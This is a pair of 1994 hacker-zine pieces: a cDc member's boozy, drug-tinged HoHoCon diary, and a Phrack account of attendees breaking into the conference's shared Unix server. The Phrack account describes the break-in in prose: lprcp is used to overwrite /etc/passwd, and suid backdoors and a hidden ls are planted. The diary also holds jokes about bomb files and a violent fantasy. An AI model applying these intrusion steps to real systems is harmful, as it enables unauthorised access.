Count "Funk-Master of L0\3 and Mayhem" Zero *cDc*.

(what follows is my subjective, semi-truthful, self-centered, quasi-chronological tour of HoHo '94...if you're not mentioned in it, then you obviously didn't buy me a drink)

"It starts"..

12.29.94, Thursday

Logan Airport, Boston, Massachusetts

6:29 AM

Our flight leaves in one hour. Decided to pull an all-niter from the day before. Rather than beating my body out of REM sleep at this unholy hour, I opt for the familiar slow death of sleep deprivation. No matter. The tablets of ephedrine pulled me through, and now I sit in an airport restaurant smoking Camels and waiting for something to happen.

As usual, it does.

Deth Veggie, Iskra, and Basil arrive, ready for action...we board the plane and jump into the sky. "I like this airline...Delta....it's not just an airline, it's a Greek letter, a symbol of change..." I remark.

"Uh, yeah," comments Veggie. "I wonder if we'll finally discover the Meaning of Life at this con." He strains his massive legs against the seat in front of him, weak airline plastic buckling under the force.

"Fuck metaphysics..." I say, flipping through a wad of cash in my pocket. "I'll tell you, Veggie...the cDc T-shirts you made are fabulous. You will surely make heaps of \$\$\$\$. *That's* the most important thing!"

Veggie grins widely. We give each other the sekrit cDc handshake and rub our silver cow-skull talismans.

Always temper metaphysics with materialism.

Arrival, Thursday afternoon

We belly-down in Austin, and grab a cab to the wonderful Ramada. Outside, there is a major highway under construction. Huge vehicles of construction and destruction mull over piles of dirt and concrete. Signs of human life are minimal.

"The Ramada at the End of the Universe...Drunkfux always chooses such scenic locations" I note. "We can witness the creation of a mass transit system *and* celebrate our hacker brotherhood simultaneously." The entire landscape appears desolate and hostile to organic life. Nervously biting my lip, I immediately spot a Dunkin Donuts over the horizon..as does Basil. We both have keen survival instincts.

The nearby location of the 24-hr House of Caffeine and Baked Goods marked in our minds, we enter the hotel.

"The room is \$70 a nite," the woman behind the front desk offers. "We're with the HoHoCon," says Veggie. "Don't we get special rates?" "Heh.. HoHoCon...yes, that means our rooms must cost twice as much," I joke. The woman behind the front desk looks blankly at me...unaware. "Like a

deer in the headlights, " I tell Veggie as we collect our keys and walk to our room. "And soon, Bambi will be eating a chrome grille..."

A "Suite of the El33tE" sign is hastily drawn up and hung outside our door. Veggie unpacks his 17-lb solid concrete Mr. T head and places it on a table. The concrete bust's rough base immediately gouges deep scratches in it with a low grating noise.... "The 'T' approves," says Veggie. I have no reason to doubt him, so I remain silent in awe.

We find that Joe630 and Novocain are also here early...they invite us into their room to read a large sample of 'alternative zines.' The eclectic magazines are fascinating, and I promptly spill a glass of water on their couch to show my appreciation. "Uh, just don't trash the place," Novocain tells me. "Of course not," I reply. "I'm just in a high entropy state right now..." I immediately spill my ashtray to prove it. (It always helps to follow up thermodynamic theory with physical proof...I am a true Scientist.)

At some point, we flee after Joe630 demands "hugs" from us...something he continues throughout the conference. "Grrrrr...touch me not, boy...I will not submit to your fondling," I tell him behind clenched teeth as I back out of the room. "I'll only hug a man if he's buying me drinks or I'm trying to lift his wallet..."

Later that night, we hook up with Ixom and Nicko...we invite them into our room for drinks and a philosophical discussion. Ixom's new beard, long and flowing red like the fire of a Duraflame log, mesmerizes me. I proceed to take notes on our conversation as Ixom and Nic begin to debate. Soon, I begin to suspect they have been drinking a bit beforehand.

"I like these lights when they're off."

"Are we in the Information Age?"

"Dude, shut up."

(Nic, to me) "Dude, I like your poetry, but just shut up."

"She was like 14, 15, you know, 11, 12..."

"He's always in the bathroom...y'know, he has rabies...diabetes?.... you know."

"I don't need Valium, I'm down on life...." -Veggie

"Heady stuff," I think, jotting notes furiously. Nic begins a photo shoot of the Mr. T bust, and we are all fascinated at his skills in capturing the inanimate object's true nature. "His true calling is film," I think as Nic rolls painfully on the floor to capture Mr. T's pout from a novel angle. "I must see these prints.." Nic promises to give us copies, as soon as he figures out how to remove the exposed film from the camera. I suddenly feel the need to drink more.

Friday

We awake and plan to head into Austin. Basil finds an ad for a store in town called "The Corner Shoppe." "They will give us a free pair of sunglasses with this coupon!" she exclaims.

"They will give us sunglasses, and much much more..oh yes..." I think.

Rodney, our journalist companion from Canada, joins us in our trek to the city. 'The Corner Shoppe' turns out to be a small shack-like store...with a large tent structure in front. Animal skulls, exotic hides, trophy mounts, blankets, arrowheads, Indian mandellars, silver jewelry, rugs, pottery, and plaster sculptures abound... We wander over to the tent and begin to browse. "Look, they have plaster busts

of Elvis and Beethoven on the same shelf," Basil remarks. "This is truly a Store of Symmetry," I reply, as I run my fingers over a large, bleached cow skull. The papery-smooth bone is cool and dry on my hands, and I wonder about the fate of the rest of the mighty beast. I imagine the live cow roaming fields, chewing cud, powerful flanks driving it up and down verdant hills of grass. A skull is more than an object, it is a link to the once-living creature... "To this favor, she must come" I mumble to myself, lost in introspection. "What?" asks Veggie? "Nothing," I reply, shaking the thoughts from my mind. "Let us go inside and secure the sunglasses." Never forget one's true purpose.

All the native creatures of Texas are inside the store...albeit, dead. Stuffed, desiccated, mounted...and all available for purchase. "Do you have a scorpion mounted in a bolo?" I ask the proprietor. "No, well, we did, but you know, Christmas...we were cleaned out," she sullenly replies. "No problem," I grin back at her. "I am disappointed, but not dejected. You have a fine establishment here." She smiles back and begins to show me an assortment of desiccated rattlesnakes. "Of all creatures, reptiles remain the most lifelike in death," I affirm. She smiles nervously and points me towards the stuffed frogs. "Silly woman, these are mere amphibians," I think to myself, but I follow her anyway.

Veggie offers the other employee a sacred cDc silver cow skull talisman as a gift. "Say, this is nice..never seen anything like it....I rope steer, and was going to put a silver cross on my baseball cap...but I think I'll put this on it instead," he says excitedly. "Zero, this *proves* that cDc is more popular than God!" Veggie whispers to me in private. "Undoubtedly," I respond. We bask in the moment.

Iskra finds an elephant skull lurking on a cabinet. We are amazed at the cranial capacity. I purchase a fine cow skull (complete with hanging hook). After a few hours, Basil finally selects a pair of sunglasses (free) and we begin to walk aimlessly around the fringes of the city. Entering a Salvation Army store, Rodney begins to film us as we pick through the remnants of other people's lives... "Are you guys in a rock band?" another customer asks me. "Yes, I play Extended Keyboards," I answer back, my attention lost in a milk crate full of used '80s cassette tapes. Memories for sale...wholesale... We buy some plastic guns and leave.

Later, we stop for food at an Indian restaurant. "Inexpensive buffet... cool.." I think. However, the curry chicken is full of bones. "Grrr...I am not pleased...these bones anger me..." "But the vegetables are pretty good," comments Veggie. "I need meat...I need to tear and rend flesh," I snap back, on the verge of making an ugly scene. Leaving the restaurant, we immediately purchase hard liquor for the trip back to the hotel. Basil buys some Goldschlager. Veggie, some Everclear and V8 juice.... Rodney and Iskra, a large assortment of beer. Still filled with anger, I buy a pint of Southern Comfort out of spite.

Friday night, many people arrive. "Rambone! Crimson Death! Holistic!" I exclaim as I see my old, dear friends. Rambone's hair is much longer, Holistic is noticeably more hirsute, and Crimson Death looks remarkably the same as last year. We begin to drink heartily, and I promptly pass out on the foot of my bed. "Damn, Zero is *out*," says Veggie. "Let us cover his body and fill his arms with silly items and film him," someone suggests. Drunkfux captures my body on display for the video archives. An hour later, I awake refreshed and only mildly humiliated. "I was merely recharging," I tell everyone. "The mark of a professional alcoholic is the ability to *pace* oneself." Noticing that I have finished the Southern Comfort, I decide to forage for more liquor. My hunt is successful to the point that I cannot remember the rest of the evening...

Saturday, the "official" conference

"Ugh," my brain tells me as I wake. "Stay out of this," I tell my malfunctioning organ. "We must attend the conference and discuss hacker things." Rolling down to the conference room, we find dozens of people waiting in line. Flashing our cow skull talismans, Veggie and I part the masses and proceed unhindered to the front row of the room. Iskra, Veggie, Basil and I seat ourselves directly behind a video projector. "Here, amuse yourselves," Drunkfux remarks and hands us a SuperNES... Several games of Mortal Kombat][later, I realize I have forgotten all the fatalities. "Damn, I need to rip out some spines," I think. We notice the long tables at the end of the room filled with people selling things. Fringeware has a large assortment of T-shirts, jewelry, and books...other people are selling DTMF decoders and cable-box hacks. "Merchandising...cDc needs more merchandising," I tell Veggie. He responds by pulling out a large box of cDc T-shirts and hawking them to the conference attendees. Naturally, they sell like cold bottles of Evian in the middle of the Sahara.

Feeling a need for nicotine, I head out to the lobby area for a quick smoke. "Rambone!" I exclaim as I spot him smoking in a corner. "How ya doin this morning?" "How do you think?" he replies from behind dark sunglasses. "Oh, yeah," I respond. We stand together in a post-alcoholic haze for a few minutes before saying anything. "Where's Crimson Death?" I ask. "Where do you think?" Rambone replies. "Oh, yeah," I answer numbly. Same as it ever was.

Crimson Death pokes his head into the lobby sometime later... "hey, hi"...then disappears back to his room for more sleep therapy. Erikb shows up and starts selling LoD shirts. "I'm staying outta there," he replies when I ask if he's going inside the main conference room. A Japanese man is fruitlessly trying to feed the Coke machine a dollar bill. The machine keeps spitting out his crumpled bill like a regurgitated leaf of soft lettuce. Feeling slightly ill, I re-enter the conference room.

First speaker...the main guy from Fringeware, Inc. He apologizes for rambling, then proceeds to ramble for an hour or so. I cannot focus on his talk, and try to count the ceiling tiles. Joe630 approaches us and says "you're in my seats..I reserved them!" "Hug me and you're a dead man," I growl. He wanders off. Basil and I amuse ourselves by playing with the plugs in the back of the stacked VCRs and the video projector. Plug and play, all the way.

Next speaker...some guys from the Prometheus Project. They are damn intelligent and have a lot to say, all presented very professionally (a bit *too* professional for this crowd...they could have mixed in some cartoons or something with their textual overheads). Most of the conference attendees seem to have the attention spans of gnats, and many appear to nod off. Too bad...the future of digital cash, encryption, and Underground Networks over conventional TCP/IP...very rad stuff (<http://www.io.com/user/mccoy/unternet> for more info). I plan to investigate more ...definitely.

Another speaker...some guy talking about computer security...I don't catch his name, since I begin to have a slight nic fit and bolt for the lobby and my smokes. (Isn't this moment-by-moment review fascinating and oh-so-true to life?)

Damien Thorn comes up and talks about his current cellular articles and projects. He's apparently releasing a video on "cellular hacking" (Cellular Hacking: A Training Video for Technical Investigators)...shows a clip of it..damn hilarious. More like "MTV and Cops meets Cellular Hackers"...tech info mixed with funky music and hands-on demos/skits... I gotta have it (mail to Phoenix Rising Communications, 3422 W. Hammer Lane, Suite C-110, Stockton, CA, 95219 for info). Altho he says he is nervous about talking in front of everyone, he is very articulate... good show, man. He demos some DDI hardware for snarfing reverse-channel data...nothing really new, but nice to see. Veggie starts playing with his cow skull talisman on the overhead projector, while Basil begins to

make twist-tie sculptures of cows and other animals. I attempt to make a twist-tie bird. "What is that, a dog?," she laughs. "My art is wasted on you," I growl, teeth bared.

Veggie gets up and talks about Canadians blowing themselves up after reading an old file of his on how to make pipe bombs. After he sits down, I suggest he release a new file. "Veg, man, you can call it 'An Addendum on How to Make Gasoline Bombs'...tell everyone it is a supplemental file to something you released years ago...include in it the note 'I forgot this safety circuit in my FIRST release of 'How to Make Gasoline Bombs'...you MUST include this crucial safety on the bomb...or it just might go off prematurely in your LAP....like, on a bumpy subway in New York'...it'll be a riot, dontcha think?" Veggie just glares at me and cracks his knuckles. It sounds like a heavy dog padding on thin, brittle plastic. "I don't think so," he mutters. Oh well, it was just an idea. I ponder my own dark, sick sense of humor. Perhaps I need therapy.

Grayarea gets up and begins to read off a pre-prepared speech on her laptop. Her speech is too quick for my alcohol-byproduct-sodden synapses to register accurately. I keep staring at her dress...bright tie-dye...mesmerizing...it's actually quite cool. Suddenly, Loki gets up in the audience and the accusations fly back and forth between them. You kicked me off IRC. You called my office at work. You are doing this, you are doing that. Both are getting into this verbal slugfest in a major way. I feel the bad karma in the room hanging heavy like blue-green cigar smoke. "Can't we all just get along??" I yell, but no one seems to hear me. I don't know who is right or wrong (it's probably somewhere in between...the truth always gray, right?), so I don't hypothesize. All I do know is that I'd never want to piss off Grayarea...she's damn strong on her convictions and won't take shit from anyone. I think she'd look better up there wearing a big ol' leather jacket with studs...terminator style. "One tends to assume that people wearing tie-dye gear are quiet, meek, very soft spoken, non-confrontational types....it is a camouflage that suits her well," I think.

Finally, Steve Ryan gets up and speaks about some new computer crime laws passed in Texas. A lawyer working with the Austin EFF, he's always got something funny and informative to say. The new laws define "approaching" a restricted computer system as being illegal, as well as defining a "biochemical computational device" as a computer system. In other words, if someone comes up to you and talks to you, they have "approached" your personal "biochemical computational device" (read: brain), and are technically prosecutable for "hacking" under Texas law. Hoo yeah! Steve's whole speech is very cool, and I am only disappointed in the fact that he is the last person to speak....it's running very late and I have the attention span of a *hyperactive* gnat at this point.. But had it been anyone else up there, most of the conference attendees probably would have nodded off or wandered out the room.

After Steve, the conference fragments as people leave or buy last minute items from the "vendor tables." I buy a neat piece of jewelry...a little plastic doll arm tightly wrapped in twisted wire and metal. I pin it to the lapel of my jacket. "I'm ready to rock, let's party!" We leave in search of alcohol and assorted mind-enhancements.

In the hotel restaurant, we gather to plan our New Year's Eve excursion. All of our synapses are jammin' to various biochemical beats, and I order a chicken fried steak to fuel the fire in my skull. "Veggie, your pupils are the size of dinner plates," I tell him from behind a mouthful of steak and gravy. "Let me touch your jacket...is it blue or green?" he replies. "It is both...yet neither," I respond, pulling my arm out of his clutches. Later, we secure a ride with Ixom and Nicko into Austin...destination: Sixth Street. "Say Nic, did you ever see that movie 'Heavy Metal'..y'know, when the aliens are trying to land their spacecraft in the huge space

station?" I yell above the whine of the engine, digging my nails into the passenger seat. "Nope," he replies, and we suddenly veer across 4 lanes of traffic. "Perhaps it is better this way," I think. Life imitates art, then you die.

Holistic and I find Ohms. We queue up and wait to enter the house of techno-funk. "I know this place...I feel at peace," I tell a middle-age drunken woman in front of me. She stares back with glassy eyes and feebly blows on her party horn. "Yes, I know," I reply and look at my watch. 11:55PM. Five minutes later, I walk into Ohms. A flyer on the wall has a graphic depiction of a man screwing a woman with a CRT for her head, the title "Dance to the Sounds of Machines Fucking." Everyone begins to cheer and yell as I step through the inner doorway. "Either it is now 1995, or I appear to have fans," I think. Ya, right.

I order Holistic and I some screwdrivers. As the waitress is pouring the vodka, she suddenly look distracted and our glasses overflow with booze. Grinning at me meekly, she squirts just a dash of orange juice in each glass and hands them too me. "Sorry, they're a bit strong," she apologizes. "No burden," I reply warmly. "Wow, that was weird... but bonus for us!" Holistic says as he sips his drink with a wince. "No, that was a sign of the cow," I smirk, fingering my silver cow skull talisman on my neck. "You'll get used to it."

Ohms is filled with smoke, sweat, flashing lights, and the funkiest techno music I have ever heard. Wandering outside, I see someone has set up several computers with PPP links to the net...they are attempting to use CU-SeeMe videoconferencing software with other sites around the world. "Nice computer, are you responsible for this network?" I ask one of the operators as I open the machine's PPP config file and quickly peruse the dialup # and entire login script under the person's nose. "Oh, I don't know how they work..I'm just playing with this Fractal Painter thing," she replies. "Yes, I thought so...Holistic, next round on me..." I exclaim as we leave.

There are several robotic arms on the stage clutching strobe lights, occasionally twisting around and pointing into the crowd. Holistic, Basil, Crimson Death, and I begin to dance with insane purpose. Four hours later, we are still dancing. Holistic eventually leaves for the hotel. The remaining three of us dance until we have no more body fluids to exude. "I love you guys," Crimson Death smiles as he grabs both me and Basil in a bearhug and kisses us on the forehead. "Yes, this is bliss," I reply. Suddenly we see Rambone at the bar...he is wide-eyed and sweating more than a human should be. "Well, perhaps bliss is relative," I think. Rambone leaves the club. Later, we find Bill and ride safely back to the hotel. It is 6:00AM.

We find Veggie and Iskra in our room. They have been staring at Veggie's "Hello Kitty" blinky lights and writing stories all night long. "Read this, it's good! Read it NOW!" Veggie exclaims. "If it is good now, it will still be good in the morning...I shall sleep now," I answer through a haze of exhaustion. Several minutes later, my remaining higher cortical functions shut down and I am enveloped in sleep.

Sunday, early afternoon

Crimson Death stops by our room to say goodbye. "Here is my new address and such..I've written it on this paper and folded it into an origami bird for you," he tells me. "Functional art...I dig it, man," I answer and shake his hand. The rest of the day passes lazily, until that evening when we pile into Drunkfux's van and head for Chuck-E-Cheeze for dinner. "God in Heaven, they serve BEER here!" I exclaim, quickly ordering a pint. Several slices of pizza and glasses of beer later, we are all playing skee ball, video games, and air hockey. Basil is deftly beating everyone at air hockey (including myself). "I'm into more intellectual games," I grumble. "Say Swamp Ratte', let us play a stimulating game of 'Whack-a-Mole'." A real thinkin' man's game, by gum...

He whips my ass. "Damn moles, " I grumble again.

Many "spring echo" plastic microphones are purchased...when yelled into, one's voice is given an echo audio-effect, and Drunkfux begins to announce the play-by-play of the air hockey games in his best Howard Cosell voice. I see Damien Thorn, Carol (the journalist), and a dozen other HoHo attendees cavorting around Chuck-E-Cheeze...yet the restaurant has technically closed 30 minutes ago. No one is attempting to make us leave. "We dominate this establishment, but it can't last forever," I think. Deciding it's a good time to cash in my tickets won from skee ball, I walk over to the ticket cash-in counter. I notice the man behind the counter is counting them by weighing them on a scale. "Hrmmm...I wonder if I dipped them in beer...the increased weight would increase my.." but my thoughts are stopped short. Too late, the restaurant is surely closing now, and everyone is leaving. "Next time, muahahahaha." I plot and scheme. The giant plastic monkey (costing 500 tickets) will surely be mine...next time.

Back at the hotel, I glance at a local newspaper in the lobby. On the front page is a story of 2 people shot and killed in Planned Parenthood clinics in Brookline by some sick 'right-to-lifer'. "Goddamn, that's in my home city...Boston!", I think. Quickly reading the story, I feel sickened that someone could kill like that. I entertain a brief fantasy....me sitting in the clinic in the waiting room....me seeing the sicko pull a rifle out of a bag and pointing it at the defenseless receptionist....me swinging my pump-action Mossberg 500 12 gauge shotgun out from under my long coat....and me walking six rifled deer slugs up the scumbag's spine. Doom on you, sucker. Violence is nasty, but it is a final resort sometimes. I think how I'd have no reservations defending another human life with deadly force. "An armed society is a polite society," I think, mentally quoting Robert Heinlein. If all those clinic workers could pack heat, people would think twice about trying to threaten them. People have the right to choose how they live their own fucking lives and control their own damn bodies...they shouldn't have to die for it. I read how the police are planning to increase "officer visibility" around the clinics. "Ya sure, us poor citizens are too meek to defend ourselves...let's let big bro' handle it..," I think. I file the entire incident in my mind under "yet another reason to watch your ass and carry a big stick."

I go back to the room and drown my reality-dosed anger by reading the ultra-violent comic book "Milk and Cheese" (most highly recommended..buy it...now!). I ponder one of Cheese's most memorable quotes: "I wish I had a baseball bat the size of Rhode Island, so I could beat the shit out of this stupid-ass planet." Sometimes, yes.

Later that night, Rika (the Japanese correspondent) gives us a private viewing of Torquie's video on hacking. We all agree it is very good...a great deal of coverage of the international scene...Germany...the Netherlands...even a clip of someone boxing in Malaysia. I fall asleep feeling content.

Monday, *TREMENDOUS DAMAGE*

Monday arrives like a lamb...we wake late and hang around our room. Swamp Ratte' decides to take a shower. "I'm just trying this concept out... if I like it, I might do it again," he says. After the shower, he gives the concept a big "thumbs up" and tells us of his plans to incorporate it into his regular personal hygiene routine. "This shower idea could be the Next Big Thing," he says ominously. "Change is good...and so is conditioner," I comment, combing the snarls out of my own hair. We call downstairs to check on the jacuzzi suite we had reserved for tonight. We are curtly informed that they are all booked. "What, you promised us," I gasp. "Damn you, then we shall check out of this pit....sayonara!" Two hours later, we receive notice that all HoHo attendees still in the hotel are being kicked out "due to the *tremendous damage* incurred on the hotel this past weekend." "What Tremendous Damage?? I'll show them tremendous damage!" Veggie vows, leaping for the door. The rest of us

manage to convince Veggie that his plans to drive to the closest hardware store and buy a box of crowbars and sledgehammers is probably not the best thing to do. "Don't worry, Veg, " I say, comforting him. "We shall find another jacuzzi, no doubt."

We pile into Drunkfux's van and search for a new hotel in the center of the city. On the way, we swing back into The Corner Shoppe, where Rodney films some more of our antics amongst the dead critters. Rambone buys a long bullwhip (it's a hobby, he says), and Swamp Ratte' gives an impassioned speech for the camera on the joys of authoring. We finally drop off Rodney at the airport and bid him farewell on his voyage back to the Great White North.

The downtown Marriott ends up being our final destination. After visually checking out the jacuzzi and pool facilities (no jacuzzi in the room, sigh, but a very nice public one open until 11:00PM), Drunkfux, Basil, and I head out in search of swimwear. Veggie, Iskra, Swamp Ratte', and Rambone remain in the room...and eventually head for the bar. We return ready for aquatics. The three of us soak in the jacuzzi and swim in the pool, and finally we all retire to our hotel room. "Damn, everyone looks like beached squid...let's go out to Emo's tonight!" I exclaim, trying to win them over. Veggie, Iskra, Basil, and Rambone appear dead to the world. "Here, I have some ephedrine left over from the other night...it's over-the-counter...and will make your toes tap." Reluctantly, they agree to partake. A few minutes later, Rambone and Veggie are wrestling on the bed, and I am experimenting on Drunkfux with Rambone's bullwhip. "Gosh, I think these pills are stimulating," remarks Rambone. "Yes, and let us not waste it...to Emos!" I cry. We arrive at Emos and spend the evening playing pinball and listening to the jukebox.

Returning to the Marriott, we are all still wired. "Let us watch 'The Crow' on the tele," I suggest. "Mayhem and Love at it's best!" Most agree, and I sit riveted for the entire film. "I am morphine for a wooden leg," I quote mentally from the original graphic novel. That line never got into the movie, but I think it is one of O'Barr's best.

Tuesday

Not much happens...we wander the city...bid farewell to Rambone at the airport...check out the Fringeware store at 5015 1/2 Duval Street in Austin...and generally chill. Erikb shows up, and Drunkfux wires the hotel room for a video interview with him and the rest of us as we all lounge on the two twin beds. At one point, Drunkfux, Basil, and I are alone in the room when I call downstairs for room service (I sometimes have a need for funkyed-up potato skins, pronto). A knock at the door... Drunkfux answers it wearing nothing but a towel around his waist and a towel on his head (having just showered). Ushering in the room service guy, I tell him "just put the tray on the table, kind servant" I absentmindedly push aside Rambone's coiled bullwhip. Suddenly realizing the potential misinterpretation of my situation, I glance behind me to see the video camera on tripod pointed at the beds, video equipment, monitors, and Basil wearing her leather pants, curled up on one of the many tousled blankets, dead asleep. "Uh, huh....thanks...." I stammer as I slip the guy a fiver. I try to think of something funny to say like "oh, we're making a DOCUMENTARY," but the glazed look in his eyes tells me we are beyond the point of no return. "Well, these are the rumors that legends are made of," I think as I close the door behind him and wolf down my skins. They are teeming with toppings.

That evening, I take a late-nite swim by myself in the pool. The water is heated, and by swimming under a small ledge, one is able to actually swim to the outside section of the pool under the open sky. Steam rises in thick curls into the crisp night air, and as I float on my back I am able to see the stars. Never have I felt so relaxed. "Like an amoeba in the primordial soup, I live in the gutter yet strive for the stars," I paraphrase softly to myself. Only the stars hear me.

Wednesday (last day, YES, we EVENTUALLY go back home)

Waking at the ungodly hour of 5AM, we make our early flight back to Boston. Swamp Ratte' and I sit in the hotel lobby waiting for our shuttle to the airport.

"I'm going to write about this HoHoCon again...we can put it in cDc #300," I tell him.

"Cool," he replies. "What's it going to be like?"

"I dunno...the same as last time..maybe I'll mix in some weird dream sequences."

"How about the cDc members fighting the Power Rangers and whippin' their sorry asses?"

"Yeah, that sounds surreal enough!"

We make our goodbyes, and on the way to the airport the shuttle bus driver from the hotel asks us "so are you with the team?"

"Uh, what team?"

"You know...the Power Rangers team...the ones putting on the show...they are staying in our hotel. I thought you were with them. They're actors putting on a live Power Rangers show across the country."

"No, no, we're not with them. Please leave us alone."

My mind is pulled apart by this lattice of coincidence. I decide to leave the dream sequence out of my phile. This, Veggie, THIS...is a sign.

I don't talk to the others much during the flight home. Perhaps it is because I know the adventure is over and I am saddened slightly. Perhaps I am merely tired. Most probably, it is a combination of the two. I quickly depart from the airport and without goodbyes grab a cab for the L0pht. I spend that evening alone at the L0pht, surrounded by Machines of Loving Grace and the solitude of blinking electronic devices... I am a bit happier.

Woop de doe, dat's the show.

Count Zero *cDc*

==Phrack Magazine==

Volume Six, Issue Forty-Seven, File 12 of 22

HoHoCon Miscellany

"HERTz vs Y"

By Loq

(for the uninformed, HERTz is the Hohocon Emergency Response Team, born to deal with pussy (err posse)-like hackers on the net)

OK, here it is...The complete story about hohocon.org, or at least as much as I can piece together...I will try to restrict myself to hohocon.org information, as I sure plenty of people have their own comments on what happened at h0h0.

I arrived at hohocon Friday evening, and there was nobody around. After phoning fool's VMB, I headed up to room 518, the computer room, to see what was up. f0t0n, MiCR0^[], fool and other people were scattered throughout the room were supposedly working on getting the system up, but they were having some "routing" problem...Hmm... Nevertheless, they finally got it up a short time later, working reasonably well.

hohocon.org consisted of a mass of computer equipment all kludged together, which nevertheless worked remarkably well. There was the main user machine, hohocon.org, which handled all the user logins, the (supposedly dual) 28.8k PPP gateway machine, photon.hohocon.org, the terminal server, oki900.hohocon.org, and then micro^[[]'s box, lie.hohocon.org (lie didn't allow logins to most people). Additionally, a last minute machine was added onto the network as sadie.hohocon.org. That machine was graciously provided by mwe, a dfw.net type who fool had hit up for terminal and had shown up with a mysterious overclocked '66 with a shitload of neat stuff including multimedia capabilities. He also brought us several "classic" (some call them ancient =) terminals that people were able to use to login.

At some point, dfx showed up and made use of America's capitalistic system by offering various warez for sale, consisting mostly of those nifty red-type armbands to let people in to the main event...he pointed his camera at the systems..and then left. he's tooo uber for us...

Friday night, everything was calm...Micro^[[], myself, and several other people started working on bouncing between sites on the net...Several people donated accounts to use for this task, and we ended up with a nice list, until we hit utexas.edu, when the whole thing came to a screeching halt...Must say something about University of Texas at Austin networking, eh? Not wanting to escape through tons of telnets just to kill the final one that went through utexas, we just killed the whole thing and decided that we would do it the next day (although we never did get around to it again... oh well)... For those interested, here is a list of some of the sites we were able to bounce through:

usis.com (Houston, Texas)
bell.cac.psu.edu (State College, Pennsylvania)
pip.shsu.edu (Huntsville, Texas)
dfw.net (Dallas, Texas)
deepthought.armory.com (San Jose, California)
falcon.cc.ukans.edu (Lawrence, Kansas)
dunx1.ocs.drexel.edu (Philidelphia, Pennsylvania)
solix.fiu.edu (Miami, Florida)
thetics.europa.com (Portland, Oregon)
yogi.utsa.edu (San Antonio, Texas)
thepoint.com (Sellersburg, Indiana)
aladdin.dataflux.bc.ca (British Columbia, Canada)

itesocci.gdl.iteso.mx (Guadalajara, Jalisco, Mexico)
tamvm1.tamu.edu (College Station, Texas)
Joyce-Perkins.tenet.edu (Austin, Texas)
earth.cs.utexas.edu (Austin, Texas)

I left Friday night around 2 am because I had to work at 8 :(...I will never do THAT again...Nothing very eventful happened in the computer room, several people wandered by, ophie refused to say hi to me (j/k ophie) and plenty of jokes and stories were passed around...

Saturday nite was when all the fun happened on the net. fool decided it would be a great idea to let everyone have accounts, and we finally got up to about a 60 line password file...Much of this traffic was over a 28.8k slip, which worked its way down to about 10bps by the time everyone started (ab)using it, not to mention the wonderful speed-decreasing/error-overcoming resolution tendencies of the v.fc protocol, which left us a bit...uhh...llllaaaaaaaaaaggggggggggggeeeeeeeeddddddd. This was eventually switched down to 14.4k after photon realized the problems the v.fc was causing.

The next problem was probably very predictable, apparently to everyone except for one "fool" who broke down and decided to give y an account. Everyone familiar with y (Y-WiNDoZE), knows his general habits around systems, and hohocon.org was no exception(ok,ok, so it wasn't completely fool's fault... Still...:)

Apparently y next let x login under his account to look around. The details are a little sketchy, but the first thing X did was look around, check out the password file, check out the remote hosts, went on irc for a bit, and then he began his real attack. He ran pico and suddenly there was a copy of 8lgm's lprcp in his directory (presumably he ascii uploaded it into the editor) with the name 'posse'...hmmm... How ingenious (bah)...He then proceeded to copy the password file to his own directory, add a WWW account, password bin, and use lprcp to put it back in /etc/passwd. (copies of his .bash_history should be available on fool's ftp site by the time you read this...see below)

DjRen and I, in the meantime, were out of the room having a small party for ourselves, so I didn't get a chance to see all this happening. Apparently nobody discovered it until y started wall'ing message about his eliteness and also started bragging to everyone on irc about it. When Dj and I returned, we discovered that X had managed to an account for himself on the system. X installed his own backdoors into the system and started playing around. At this point, I wasn't really fully aware of what was going on because of the buzz I had from that New-Years-Day bottle of champagne graciously delivered to us by an interesting Australian writer at the conference.

Finally, Dj and I returned to the computer room, where I sat down at a terminal to IRC a little, and I heard a big commotion about how y had hacked root :) About the same time, y was on irc attempting to play netgod because he hacked hohocon.org :)

Apparently even Mike got access to the system at one point, but it is not clear if he did anything once he was there. The people sitting at the hohocon.org consoles then began a massive scramble to kick them out of the system. Several times they were killed, but Y and X kept coming back. fool managed to find some of the accounts they had created, and I managed to hear the root password from among the commotion and I logged in to kill inetd keep them from being able to connect in. I then proceeded to do a find for all the suid programs, where I found a couple of x and y's backdoors (the oh-so-elite /usr/bin/time sure had me ph00led, y :)

After I removed the backdoors I could find, I looked at /etc/motd, and noticed y's message:

=====
Spock rules more than anyone

WE SWEAR

WELCOME SOUTH EASTERN POSSE TO HOHOCON!@#\$

I don't think I really have to make any comment about this message, it is clearly self-explanatory :)

Thinking I could be elite too, I replaced his message with

Loq has defeated X and Y :)

Photon came in the room, and started working on getting the systems back together... That was the conversation where we coined the phrase the "Hohocon Emergency Response Team (HERTZ)".

About half-an-hour later, Eclipse ambled into the room telling me to login again...I do and somehow Proff had managed to get root access and add a line into the motd:

Loq has defeated X and Y :)
And proff has defeated Loq.

I started to look around a little and suddenly it looked like all the files were missing... When I did an ls / I realized that Proff has replaced ls with his own copy that wouldn't show any files :) So for awhile, I had to do echo *'s just to get lists of files in the directories. At that point, I really didn't want to play the games anymore, as it was about 2am and I had to work at 8am that morning, but I congratulate Proff in being able to defeat all of us that one last time :)

The rest of the con, with respect to the network, was pretty quiet... For those interested, most of the hohocon logs and information will be on fool's ftp site: <ftp://dfw.net/pub/stuff/FTP/Stuff/HoHoCon>

The list of users that were finally on Hoho was pretty large, here is a copy of all the accounts that existed on hohocon.org at the time it went down:

root bin daemon adm lp sync shutdown halt mail news uucp operator games
man postmaster ftp fool yle djren mthreat shaytan loq mindV klepto btomlin
nnightmare train patriot fonenerd joe630 plexor pmetheus vampyre phlux
windjammer nocturnus phreon spock phred room202 novonarq thorn davesob
f-christ gweeds cyboboy elrond onkeld octfest tdc mwe angeli Kream ljsilver
marauder landon proff hos fool cykoma dr_x el_jefe mwesucks iceman eric
z0rphix

Other miscellaneous notes....

Thanks to fool for organizing as much as he did in such limited time.
It sucks that the first hotel had to cancel and that caused us to lose our ISDN link...Hopefully next year I will be able to provide the link for you.

Thanks to photon for getting the PPP link up and running...it disconnected many times and became really slow when the load finally came down on it, but overall it worked extremely well with few problems.

Thanks to micro^[[for the idea of trying to bounce the telnets around the world in the normal hacker tradition...

Thanks to eclipse for the interesting conversations and for giving me a better understanding of Proff... :)

A small note that Eclipse discovered:

"To Root: (slang) To have sex..."

ahh...no wonder all those people sit on the net on friday nites :)

Thanks to Proff for the extra entertainment at the end of the nite... I look forward to battling you in the future :)

Also thanks to X and Y for the entertainment as well :)

Finally, thanks to both fool and eclipse for helping me review this text and get it somewhat accurate at least :)

